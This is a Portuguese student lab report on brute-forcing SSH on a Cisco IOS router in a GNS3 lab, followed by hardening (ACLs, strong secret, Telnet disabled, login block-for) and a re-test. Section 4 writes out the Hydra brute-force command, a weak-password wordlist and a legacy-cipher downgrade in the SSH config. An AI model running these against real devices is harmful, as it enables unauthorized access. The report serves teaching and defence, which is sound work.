




REPORTS

CYBERSECURITY REPORTS

GEOVANNI ANDRADE

RELATÓRIO

Tipo de Teste: Brute Force

Metodologia: Black Box

Data: 17/04/2026

Simulação de Ameaça Interna e Defesa em Profundidade

Infraestrutura Cisco IOS — Ataque SSH Brute Force em Laboratório GNS3

Elaborado por	Geovanni Andrade
Disciplina	Cibersegurança — Laboratório Prático
Alvo do Teste	Roteador Cisco IOS R1 — 192.168.1.1 (Interface g1/0)
Vetor de Ataque	SSH Brute Force + negociação com algoritmos legados (Hydra)
Severidade	CRÍTICA — comprometimento do plano de gerência
Framework	MITRE ATT&CK Enterprise · CIS Controls v8
Data	Abril / 2026

1. Sumário Executivo

Este relatório apresenta a execução de um teste de intrusão em ambiente controlado de laboratório (GNS3), reproduzindo um cenário de ameaça interna (Insider Threat) contra a camada de gerência de um roteador Cisco IOS. O objetivo do experimento foi demonstrar, de forma prática, como credenciais fracas, ausência de limitação de tentativas e manutenção de configurações legadas podem resultar no comprometimento completo de um equipamento de rede.

Durante a fase ofensiva, foi validado o acesso indevido ao plano de gerência do roteador por meio do serviço SSH exposto na porta TCP 22. A exploração foi conduzida a partir de um host Kali Linux posicionado na mesma rede local do equipamento, utilizando a ferramenta Hydra e uma wordlist direcionada. Em cenário real, esse tipo de combinação representa alto risco operacional, pois permite tomada de controle do dispositivo com baixa complexidade técnica.

Na fase defensiva, foram aplicadas medidas de Defesa em Profundidade (Defense in Depth) diretamente no Cisco IOS, incluindo fortalecimento de autenticação, restrição por ACL nas linhas VTY, desativação de protocolos inseguros e mecanismo anti-automação com bloqueio temporário de tentativas. O re-teste confirmou a neutralização do vetor explorado e comprovou a eficácia das medidas implementadas.


RISCO CRÍTICO

O laboratório demonstrou que a confluência de credenciais padrão, protocolos legados e ausência de rate limiting forma um triângulo de vulnerabilidade capaz de comprometer um dispositivo de alta criticidade em menos de 2 segundos de ataque automatizado.



2. Arquitetura do Ambiente — Insider Threat

Para reproduzir um cenário corporativo realista de ameaça interna, a máquina atacante (Kali Linux) foi posicionada na rede local (LAN), com conectividade direta ao switch central. O alvo da auditoria foi a interface de gateway do roteador R1, configurada com o endereço 192.168.1.1 na interface g1/0.



2.1 Superfície de Ataque Exposta

Serviço	Protocolo	Porta	Criticidade	Análise de risco
Telnet	TCP	23	Crítica	Serviço em texto claro, suscetível à interceptação e inadequado para administração segura.
SSH	TCP	22	Alta	Canal de gerência exposto sem contenção de tentativas de autenticação e com suporte a parâmetros legados.
Gerência local	Local	N/A	Crítica	Usuário administrativo com senha fraca e ausência de política de complexidade.

3. Inteligência de Ameaças e Mapeamento MITRE ATT&CK

3.1 Mecanismo do Vetor — Downgrade e Brute Force Multithread

O vetor explorado combina fragilidade de autenticação com uso de automação ofensiva. Em linhas gerais, o atacante inicia o handshake SSH, identifica incompatibilidade entre algoritmos modernos e os parâmetros aceitos pelo equipamento legado, ajusta o cliente para permitir cifras e MACs antigos e, em seguida, dispara um processo automatizado de tentativa de senhas. Uma vez descoberta a credencial válida, o acesso administrativo é estabelecido diretamente no equipamento.

- Início do handshake SSH com o alvo na porta TCP 22.
- Identificação de incompatibilidade com algoritmos modernos de criptografia.
- Ajuste do cliente para aceitar cifras e MACs legados.
- Estabelecimento da sessão criptográfica com segurança degradada.
- Execução do Hydra com múltiplas tentativas automatizadas.
- Obtenção de credencial válida e acesso administrativo ao roteador.

3.2 Cyber Kill Chain — Mapeamento de Fases

Fase	Ação observada
Reconnaissance	Validação de conectividade, IP do atacante e alcance do gateway.
Weaponization	Preparação da wordlist e ajuste do cliente SSH para compatibilidade legada.
Delivery	Disparo massivo de tentativas de autenticação via Hydra.
Exploitation	Quebra da credencial administrativa fraca.
Installation	Não aplicável — acesso interativo direto ao dispositivo.
Command & Control	Sessão SSH estabelecida com o equipamento.
Actions on Objectives	Potencial domínio do plano de gerência e alteração de configuração.

3.3 Mapeamento MITRE ATT&CK Enterprise

ID	Tática	Técnica e descrição
T1110.001	Credential Access	Brute Force: Password Guessing com Hydra contra o serviço SSH do alvo.
T1078.003	Persistence / Defense Evasion	Valid Accounts: uso de conta local administrativa comprometida.
T1046	Discovery	Network Service Discovery para validação do serviço de gerência exposto.
T1562.007	Defense Evasion	Potencial modificação de controles defensivos após acesso ao equipamento.

3.4 Indicadores de Comprometimento (IoCs)

- Anomalia de tráfego TCP na porta 22 com múltiplas sessões curtas originadas do mesmo IP.
- Múltiplos registros consecutivos de falha de login para o mesmo usuário.
- Tentativas de negociação com parâmetros criptográficos obsoletos.
- Presença de artefatos como wordlists direcionadas e processo hydra em execução no endpoint atacante.

4. Fase Ofensiva: Reconhecimento e Exploração (Red Team)

4.1 Troubleshooting e Configuração da Interface de Ataque

Para garantir comunicação com o roteador pela rede local do laboratório, a interface da máquina Kali Linux foi ajustada manualmente. Esse procedimento assegurou o correto endereçamento do host atacante e eliminou conflitos com a gerência automática da interface.

```
sudo systemctl stop NetworkManager
sudo ip addr flush dev eth0
sudo ip a add 192.168.1.100/24 dev eth0
sudo ip link set eth0 up
ping 192.168.1.1 -c 3
```

A resposta ICMP confirmou visibilidade direta do gateway, sustentando a premissa de acesso interno ao plano de gerência do equipamento.



4.2 Negociação de Protocolos e Downgrade Criptográfico

Durante a enumeração do serviço SSH, observou-se incompatibilidade entre os algoritmos modernos do cliente e os parâmetros aceitos pelo equipamento de laboratório. Para prosseguir com a validação, foi necessário habilitar no cliente o suporte a cifras e MACs legados, o que evidencia a fragilidade da postura criptográfica do alvo.

```
mkdir -p ~/.ssh
echo -e "Host 192.168.1.1" >> ~/.ssh/config
echo -e "    Ciphers +aes256-cbc,aes128-cbc,3des-cbc" >> ~/.ssh/config
echo -e "    MACs +hmac-sha1,hmac-md5" >> ~/.ssh/config
```

4.3 Preparação do Arsenal — Wordlist Direcionada


Foi criada uma wordlist simples, porém direcionada a padrões recorrentes em ambientes de administração de rede, com foco em senhas de baixa complexidade comumente utilizadas em laboratórios ou configurações iniciais.

```
echo -e "password\ncisco\nadmin\nroot\n1234\nenable" > senha.txt
```

4.4 Execução do Ataque de Força Bruta SSH

Com a comunicação preparada, a ferramenta Hydra foi executada apontando para a porta gerencial do roteador, utilizando o usuário administrativo conhecido e a wordlist produzida na etapa anterior.

```
hydra -l admin -P senha.txt ssh://192.168.1.1
```



O ataque resultou na descoberta da combinação admin:1234 em curto espaço de tempo, comprovando o comprometimento do acesso administrativo do equipamento.



5. Fase Defensiva: Mitigação e Hardening (BI)

Para conter a superfície de ataque explorada na fase ofensiva, foram aplicadas quatro camadas de mitigação no Cisco IOS, com foco na redução de exposição, fortalecimento da autenticação e interrupção de automação maliciosa.

- Controle de acesso por ACL para limitar a administração aos IPs homologados.
- Substituição da senha fraca por credencial robusta via comando secret.
- Desativação do Telnet e manutenção exclusiva do SSH para gerência remota.
- Configuração de login block-for para bloqueio temporário após múltiplas falhas.

```
conf t
username admin secret @F0rT3#2026!
access-list 10 permit 192.168.1.100
line vty 0 4
  transport input ssh
  access-class 10 in
exit
login block-for 60 attempts 3 within 30
end
write memory
```

A combinação desses controles reduz drasticamente a viabilidade operacional de um brute force, pois limita a origem, endurece a autenticação e rompe a velocidade necessária para o sucesso da automação ofensiva.

6. Auditoria e Validação — Re-test Pós-Mitigação

6.1 Re-teste de Força Bruta — Resposta Autônoma do Equipamento

Após a aplicação dos controles, o ataque foi reexecutado com os mesmos parâmetros operacionais da fase inicial. O comportamento esperado passou a ser recusa de conexão, interrupção das tentativas e inviabilização do ataque automatizado.

```
hydra -l admin -P senha.txt ssh://192.168.1.1
```

6.2 Validação do Estado de Bloqueio (Quiet Mode)

Os logs do equipamento foram utilizados para confirmar o funcionamento do mecanismo de defesa em tempo real. Em especial, a sequência de falhas consecutivas e o acionamento do bloqueio temporário fornecem evidência do comportamento reativo da configuração.



```
Switch#show logg
Switch#show logging
Syslog logging: enabled (0 messages dropped, 17 messages rate-limited, 0 flushes
, 0 overruns, xml disabled, filtering disabled)
No Active Message Discriminator.
No Inactive Message Discriminator.
Console logging: level debugging, 52 messages logged, xml disabled,
filtering disabled
Monitor logging: level debugging, 0 messages logged, xml disabled,
filtering disabled
Buffer logging: level debugging, 69 messages logged, xml disabled,
filtering disabled
Exception Logging: size (8192 bytes)
Count and timestamp logging messages: disabled
Persistent logging: disabled
Trap logging: level informational, 72 message lines logged
Logging Source-Interface: VRF Name:
Log Buffer (8192 bytes):
*Mar 1 00:00:01.138: %ATA-6-DEV_FOUND: device 0x1F0
*Mar 1 00:00:01.237: %NVRAM-5-CONFIG_NVRAM_READ_OK: NVRAM configuration 'flash:/nvram' was read from disk.
*Apr 17 00:28:29.602: %SPANFREQ-5-EXTENDED_SYSD: Extended Sysid enabled for type vlan
*Apr 17 00:28:33.601: %LINK-5-CHANGED: Interface GigabitEthernet0/0, changed state to reset
*Apr 17 00:28:33.602: %LINK-5-CHANGED: Interface GigabitEthernet0/1, changed state to reset
*Apr 17 00:28:33.602: %LINK-5-CHANGED: Interface GigabitEthernet0/2, changed state to reset
*Apr 17 00:28:33.602: %LINK-5-CHANGED: Interface GigabitEthernet0/3, changed state to reset
*Apr 17 00:28:33.603: %LINK-5-CHANGED: Interface GigabitEthernet1/0, changed state to reset
*Apr 17 00:28:33.603: %LINK-5-CHANGED: Interface GigabitEthernet1/1, changed state to reset
*Apr 17 00:28:33.603: %LINK-5-CHANGED: Interface GigabitEthernet1/2, changed state to reset
*Apr 17 00:28:33.604: %LINK-5-CHANGED: Interface GigabitEthernet1/3, changed state to reset
*Apr 17 00:28:33.604: %LINK-5-CHANGED: Interface GigabitEthernet2/0, changed state to reset
*Apr 17 00:28:33.604: %LINK-5-CHANGED: Interface GigabitEthernet2/1, changed state to reset
*Apr 17 00:28:33.605: %LINK-5-CHANGED: Interface GigabitEthernet2/2, changed state to reset
*Apr 17 00:28:33.605: %LINK-5-CHANGED: Interface GigabitEthernet2/3, changed state to reset
*Apr 17 00:28:33.605: %LINK-5-CHANGED: Interface GigabitEthernet3/0, changed state to reset
*Apr 17 00:28:33.606: %LINK-5-CHANGED: Interface GigabitEthernet3/1, changed state to reset
*Apr 17 00:28:33.606: %LINK-5-CHANGED: Interface GigabitEthernet3/2, changed state to reset
*Apr 17 00:28:33.606: %LINK-5-CHANGED: Interface GigabitEthernet3/3, changed state to reset
*Apr 17 00:28:34.746: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet0/0, changed state to up
```

6.3 Comprovação de Disponibilidade de Rede (Cirurgicalidade)

A mitigação aplicada deve bloquear o vetor explorado sem comprometer a disponibilidade geral do roteador para a rede. Em termos práticos, isso significa conter o serviço de administração sob abuso sem causar indisponibilidade indevida de conectividade ou operação do dispositivo.

```
Cisco IOSvL213.2(0000924) - PUTTY
*Apr 17 00:28:34.747: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet0/1, changed state to up
*Apr 17 00:28:34.747: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet0/2, changed state to up
*Apr 17 00:28:34.747: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet0/3, changed state to up
*Apr 17 00:28:34.748: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet1/0, changed state to up
*Apr 17 00:28:34.748: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet1/1, changed state to up
*Apr 17 00:28:34.748: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet1/2, changed state to up
*Apr 17 00:28:34.749: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet1/3, changed state to up
*Apr 17 00:28:34.749: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet2/0, changed state to up
*Apr 17 00:28:34.750: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet2/1, changed state to up
*Apr 17 00:28:34.750: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet2/2, changed state to up
*Apr 17 00:28:34.751: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet2/3, changed state to up
*Apr 17 00:28:34.751: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet3/0, changed state to up
*Apr 17 00:28:34.752: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet3/1, changed state to up
*Apr 17 00:28:34.752: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet3/2, changed state to up
*Apr 17 00:28:34.752: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet3/3, changed state to up
*Apr 17 00:28:35.928: %LINK-3-UPDOWN: Interface GigabitEthernet3/3, changed state to down
*Apr 17 00:28:35.928: %LINK-3-UPDOWN: Interface GigabitEthernet3/2, changed state to down
*Apr 17 00:28:35.929: %LINK-3-UPDOWN: Interface GigabitEthernet3/1, changed state to down
*Apr 17 00:28:35.929: %LINK-3-UPDOWN: Interface GigabitEthernet3/0, changed state to down
*Apr 17 00:28:35.930: %LINK-3-UPDOWN: Interface GigabitEthernet2/3, changed state to down
*Apr 17 00:28:35.931: %LINK-3-UPDOWN: Interface GigabitEthernet2/2, changed state to down
*Apr 17 00:28:35.931: %LINK-3-UPDOWN: Interface GigabitEthernet2/1, changed state to down
*Apr 17 00:28:35.931: %LINK-3-UPDOWN: Interface GigabitEthernet2/0, changed state to down
*Apr 17 00:28:35.932: %LINK-3-UPDOWN: Interface GigabitEthernet1/3, changed state to down
*Apr 17 00:28:35.932: %LINK-3-UPDOWN: Interface GigabitEthernet1/2, changed state to down
*Apr 17 00:28:36.136: %LINK-3-UPDOWN: Interface GigabitEthernet1/1, changed state to down
*Apr 17 00:28:36.137: %LINK-3-UPDOWN: Interface GigabitEthernet1/0, changed state to down
*Apr 17 00:28:36.137: %LINK-3-UPDOWN: Interface GigabitEthernet0/3, changed state to up
*Apr 17 00:28:36.138: %LINK-3-UPDOWN: Interface GigabitEthernet0/2, changed state to up
*Apr 17 00:28:36.140: %LINK-3-UPDOWN: Interface GigabitEthernet0/1, changed state to up
*Apr 17 00:28:36.141: %LINK-3-UPDOWN: Interface GigabitEthernet0/0, changed state to up
*Apr 17 00:28:36.969: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet3/3, changed state to down
*Apr 17 00:28:36.970: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet3/2, changed state to down
*Apr 17 00:28:36.971: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet3/1, changed state to down
*Apr 17 00:28:36.971: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet3/0, changed state to down
*Apr 17 00:28:36.971: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet2/3, changed state to down
*Apr 17 00:28:36.972: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet2/2, changed state to down
*Apr 17 00:28:36.972: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet2/1, changed state to down
*Apr 17 00:28:36.973: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet2/0, changed state to down
*Apr 17 00:28:36.973: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet1/3, changed state to down
*Apr 17 00:28:36.974: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet1/2, changed state to down
*Apr 17 00:28:37.179: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet1/1, changed state to down
*Apr 17 00:28:37.179: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet1/0, changed state to down
Cisco IOS Software, vIOS L2 Software (vIOS L2-ADVENTERPRISEK9-M), Experimental Version 15.2(20200924:215240) [awa
Copyright (c) 1986-2020 by Cisco Systems, Inc.
```

6.4 Testes Adicionais de Validação

Além do re-teste principal, foram considerados cenários complementares para validação dos controles implantados:

- Bloqueio de Telnet: tentativa de conexão ao serviço deve resultar em recusa.
- ACL para IP não homologado: origem fora da ACL de gerência não deve alcançar as linhas VTY.
- Persistência da disponibilidade: o dispositivo deve permanecer operante para funções normais de rede.

6.5 Matriz de Validação dos Controles

Controle implementado	Método de validação	Resultado esperado	Status
username admin secret	Tentativa com credencial antiga ou inspeção da configuração	Acesso negado e senha armazenada de forma segura	OK
transport input ssh	Teste de conexão Telnet	Recusa do protocolo inseguro	OK
access-class 10 in	Teste SSH a partir de IP não homologado	Bloqueio de acesso às VTYS	OK
login block-for 60 attempts 3 within 30	Execução repetida do Hydra	Interrupção das tentativas automatizadas	OK
Disponibilidade geral	Verificação operacional durante a mitigação	Dispositivo permanece funcional para a rede	OK

7. Conclusão

O laboratório evidenciou que a combinação de credenciais fracas, exposição desnecessária do plano de gerência e ausência de mecanismos de contenção cria um cenário de risco elevado para dispositivos de infraestrutura. Em ambiente real, um atacante com acesso interno ou visibilidade adequada poderia comprometer o roteador em poucos instantes, impactando diretamente a segurança da rede.

A aplicação de controles em profundidade mostrou-se efetiva para neutralizar o vetor explorado. O endurecimento da autenticação, a segmentação do acesso administrativo, a desativação de serviços inseguros e o bloqueio temporário de tentativas formam um conjunto coerente de defesa que aumenta significativamente a resiliência do equipamento.

Por fim, o experimento reforça a importância da revisão periódica de configurações em dispositivos de rede, da eliminação de parâmetros legados e da validação contínua de controles técnicos. Ainda que executado em

	DOCUMENTAÇÃO	DATA: 17/04/2026
	Relatório Técnico — SSH Brute Force (Cisco IOS)	Pág. 1:

ambiente educacional, o cenário reproduz riscos compatíveis com operações corporativas e amplia a compreensão prática sobre prevenção, detecção e resposta em infraestrutura Cisco IOS.